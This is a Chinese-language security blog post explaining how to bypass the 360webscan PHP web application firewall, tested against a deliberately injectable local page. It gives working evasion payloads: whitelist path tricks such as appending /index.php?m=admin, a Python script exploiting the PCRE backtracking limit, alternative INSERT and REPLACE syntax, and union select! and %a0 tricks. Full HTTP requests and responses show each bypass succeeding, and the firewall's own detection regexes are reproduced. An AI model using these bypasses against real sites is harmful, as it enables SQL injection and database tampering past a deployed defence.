

360webscan bypass | h3art3ars

“ 绕过 360webscan 通防的方法

使用

将 360safe 文件夹放入网站根目录，在入口文件或者需要过滤的文件使用：

	<code>if(is_file(\$_SERVER['DOCUMENT_ROOT'].'/360safe/360webscan.php')){</code>
	<code>require_once(\$_SERVER['DOCUMENT_ROOT'].'/360safe/360webscan.php');</code>
	<code>}</code>

测试代码

	<code><?php</code>
	<code>if(is_file(\$_SERVER['DOCUMENT_ROOT'].'/360safe/360webscan.php')){</code>

	<code>require_once(\$_SERVER['DOCUMENT_ROOT']. '/360safe/360webscan.php');</code>
	<code>}</code>
	<code>\$sql="select * from tab where id =".\$_POST['id'];</code>
	<code>echo \$sql;</code>

php_self 白名单绕过

原理

```
$webscan_white_directory='admin|\\dede\\|\\install\\';
```

php_self 中含有 admin 或者 /dede/ 或者 /install/ 时, 不过滤字符


测试

传参 id=select * from aaa 拦截


```
POST /test.php HTTP/1.1
Host: debug.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:72.0) Gecko/20100101
Firefox/72.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 19
```

```
HTTP/1.1 200 OK
Date: Sun, 16 Feb 2020 06:29:44 GMT
Server: Apache/2.4.39 (Win64) OpenSSL/1.1.1b mod_fcgid/2.3.9a mod_log_rotate/1.02
X-Powered-By: PHP/5.4.45
Connection: close
Content-Type: text/html
Content-Length: 200

<html>
```



在 urlpath 之后添加 /admin , /dede/ , /install/ 之后不拦截




white_url 白名单绕过

原理

```
$webscan_white_url = array('index.php' => 'm=admin','post.php' =>
'job=postnew&step=post','edit_space_info.php'=>'' );
```

index.php?m=admin , post.php?job=postnew&step=post , edit_apace_info.php 不过滤

实例



```
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 19
Origin: http://debug.com
Connection: close
Referer: http://debug.com/test.php
Upgrade-Insecure-Requests: 1

id=select * from aa
```

```
Content-Length: 45

select * from tab where id =select * from aa
```

```
POST /test.php/index.php?m=admin HTTP/1.1
Host: debug.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:72.0) Gecko/20100101 Firefox/72.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 19
Origin: http://debug.com
Connection: close
Referer: http://debug.com/test.php
Upgrade-Insecure-Requests: 1

id=select * from aa
```

```
HTTP/1.1 200 OK
Date: Sun, 16 Feb 2020 07:15:01 GMT
Server: Apache/2.4.39 (Win64) OpenSSL/1.1.1b mod_fcgid/2.3.9a mod_log_rotate/1.02
X-Powered-By: PHP/5.4.45
Connection: close
Content-Type: text/html
Content-Length: 45

select * from tab where id =select * from aa
```

```
POST /test.php/post.php?job=postnew&step=post HTTP/1.1
Host: debug.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:72.0) Gecko/20100101 Firefox/72.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 19
Origin: http://debug.com
Connection: close
Referer: http://debug.com/test.php
Upgrade-Insecure-Requests: 1

id=select * from aa
```

```
HTTP/1.1 200 OK
Date: Sun, 16 Feb 2020 07:17:25 GMT
Server: Apache/2.4.39 (Win64) OpenSSL/1.1.1b mod_fcgid/2.3.9a mod_log_rotate/1.02
X-Powered-By: PHP/5.4.45
Connection: close
Content-Type: text/html
Content-Length: 45

select * from tab where id =select * from aa
```

这两个白名单的方法很容易会被使用的人给更改掉

超长字符串绕过正则

原理

	<i>//get拦截规则</i>
	<pre> \$getfilter = "\\b(alert\\(confirm\\(prompt\\(\\b <[^>]*? \\b(onerror onmousemove onload onclick onmouseover)\\b[^>]*? > ^\\ \\ v(8 9) \\b(and or)\\b(['\"\\\\d]+?=['\"\\\\d]+? ['\"a-zA-Z]+?=['\"a-zA- Z]+? > < \\s+?[\\\\w]+?\\s+?\\bin\\\\b\\\\s*?\\(\\\\blike\\\\b\\\\s+?['\']) *\\.+? *\\\\ <\\\\s*script\\\\b \\\\bEXEC\\\\b UNION\\.+?SELECT UPDATE\\.+?SET INSERT\\\\s+INTO\\.+? VALUES (SELECT DELETE)\\.+?FROM (CREATE ALTER DROP TRUNCATE)\\\\s+ (TABLE DATABASE)"; </pre>
	<i>//post拦截规则</i>
	<pre> \$postfilter = "\\b(alert\\(confirm\\(prompt\\(\\b <[^>]*? \\b(onerror onmousemove onload onclick onmouseover)\\b[^>]*? > \\b(and or)\\b(['\"\\\\d]+?=['\"\\\\d]+? ['\"a-zA-Z]+?=['\"a-zA-Z]+? > < \\s+? [\\\\w]+?\\s+?\\bin\\\\b\\\\s*?\\(\\\\blike\\\\b\\\\s+?['\']) *\\.+?*\\\\ <\\\\s*script\\\\b \\\\bEXEC\\\\b UNION\\.+?SELECT UPDATE\\.+?SET INSERT\\\\s+INTO\\.+?VALUES (SELECT DELETE)\\.+?FROM (CREATE ALTER DROP TRUNCATE)\\\\s+(TABLE DATABASE)"; </pre>
	<i>//cookie拦截规则</i>
	<pre> \$cookiefilter = "\\b(and or)\\b(['\"\\\\d]+?=['\"\\\\d]+? ['\"a-zA-Z]+?=['\"a-zA- Z]+? > < \\s+?[\\\\w]+?\\s+?\\bin\\\\b\\\\s*?\\(\\\\blike\\\\b\\\\s+?['\']) *\\.+? *\\\\ <\\\\s*script\\\\b \\\\bEXEC\\\\b UNION\\.+?SELECT UPDATE\\.+?SET INSERT\\\\s+INTO\\.+? VALUES (SELECT DELETE)\\.+?FROM (CREATE ALTER DROP TRUNCATE)\\\\s+ (TABLE DATABASE)"; </pre>

是正则表达式设置规则，因此可利用 PHP 利用 PCRE 回溯次数限制绕过某些安全限制

测试

	<code>import requests</code>
	<code>def exp():</code>
	<code>domain = 'http://debug.com'</code>
	<code>path = '/test.php'</code>
	<code>url = domain + path</code>
	<code>headers = {</code>
	<code>"User-Agent": "Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML,</code> <code>like Gecko) Chrome/51.0.2704.103 Safari/537.36",</code>
	<code>}</code>
	<code># payload = "select */*'+ 'a'*1000000+'*/ from aaa'</code>
	<code>payload = "select * from aaa"</code>
	<code>data = {"id": payload}</code>

	<code>url = domain+path</code>
	<code>res = requests.post(url=url, data=data, headers=headers)</code>
	<code>if 'webscan' in res.text:</code>
	<code>print("fobidden!\n")</code>
	<code>exit()</code>
	<code>print(res.text)</code>
	<code>if __name__ == "__main__":</code>
	<code>exp()</code>

当直接传参时候, 显示拦截了

```
28
29 def exp2():
30     domain = 'http://debug.com'
31     path = '/test.php'
32     url = domain + path
```


插入绕过正则

原理

`INSERT\\s+INTO.+?VALUES`

insert 数据可以用另几种方式

- `insert into table set name = 'admin',pass = '123456'`
- `insert table(name,password) values('admin','123456')`
- `insert into table(name,password) select 'admin','123456'`

这几种写法可以随意组合着用

可用性测试：

```
MariaDB [test]> select * from user;
+-----+-----+
| user | pass |
+-----+-----+
| aa   | 123  |
| aa   | abc  |
+-----+-----+
2 rows in set (0.000 sec)

MariaDB [test]> insert into user set user = 'admin',pass = '123456';
Query OK, 1 row affected (0.001 sec)

MariaDB [test]> insert user(user,password) values('admin','12345678');
Query OK, 1 row affected (0.001 sec)
```

```

query OK, 1 row affected (0.001 sec)

MariaDB [test]> insert into user select 'admin','123456';
Query OK, 1 row affected (0.001 sec)
Records: 1  Duplicates: 0  Warnings: 0

MariaDB [test]> select * from user;
+-----+-----+
| user | pass |
+-----+-----+
| aa   | 123  |
| aa   | abc  |
| admin| 123456 |
| admin| 12345678 |
| admin| 123456 |
+-----+-----+
5 rows in set (0.000 sec)

MariaDB [test]>

```

绕过测试

```

POST /test.php HTTP/1.1
Host: debug.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:72.0) Gecko/20100101 Firefox/72.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 55
Origin: http://debug.com
Connection: close
Referer: http://debug.com/test.php
Upgrade-Insecure-Requests: 1

id=insert into table set name = 'admin',pass = '123456'

```

```

HTTP/1.1 200 OK
Date: Sun, 16 Feb 2020 13:36:24 GMT
Server: Apache/2.4.39 (Win64) OpenSSL/1.1.1b mod_fcgid/2.3.9a mod_log_rotate/1.02
X-Powered-By: PHP/5.4.45
Connection: close
Content-Type: text/html
Content-Length: 81

select * from tab where id =insert into table set name = 'admin',pass = '123456'

```

```

POST /test.php HTTP/1.1
Host: debug.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:72.0) Gecko/20100101 Firefox/72.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 55
Origin: http://debug.com

id=insert table(name,password) values('admin','123456')

```

```

HTTP/1.1 200 OK
Date: Sun, 16 Feb 2020 13:37:08 GMT
Server: Apache/2.4.39 (Win64) OpenSSL/1.1.1b mod_fcgid/2.3.9a mod_log_rotate/1.02
X-Powered-By: PHP/5.4.45
Connection: close
Content-Type: text/html
Content-Length: 81

select * from tab where id =insert table(name,password) values('admin','123456')

```

```
Connection: close
Referer: http://debug.com/test.php
Upgrade-Insecure-Requests: 1

id=insert table(name,password) values('admin','123456')
```

```
POST /test.php HTTP/1.1
Host: debug.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:72.0) Gecko/20100101 Firefox/72.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 43
Origin: http://debug.com
Connection: close
Referer: http://debug.com/test.php
Upgrade-Insecure-Requests: 1

id=insert into table select 'admin','123456'
```

```
HTTP/1.1 200 OK
Date: Sun, 16 Feb 2020 13:37:52 GMT
Server: Apache/2.4.39 (Win64) OpenSSL/1.1.1b mod_fcgid/2.3.9a mod_log_rotate/1.02
X-Powered-By: PHP/5.4.45
Connection: close
Content-Type: text/html
Content-Length: 69

select * from tab where id=insert into table select 'admin','123456'
```

另外，还可以用 `replace into` 来代替 `insert` 与 `update`，而且 `replace into` 也有和 `insert into` 一样的三种写法加上一种普通写法都可以绕过。

老版本绕过

检测

WEBSCAN_VERSION: 0.1.3.2

先在使用了 360 通防的页面上发送 `?id=union select '1,2,3'` 若是拦截，再发送 `id = union select!1,2,3` 不拦截，则可以 `union` 绕过。

可使用

- `union select!1,user(),3`
- `union select@1,user(),3`

若是数据库编码不是 utf-8 则可以使用 %a0 隔绝 select 与 from 造成绕过。（编码问题不懂）

```
select%a0*%a0from%20tables
```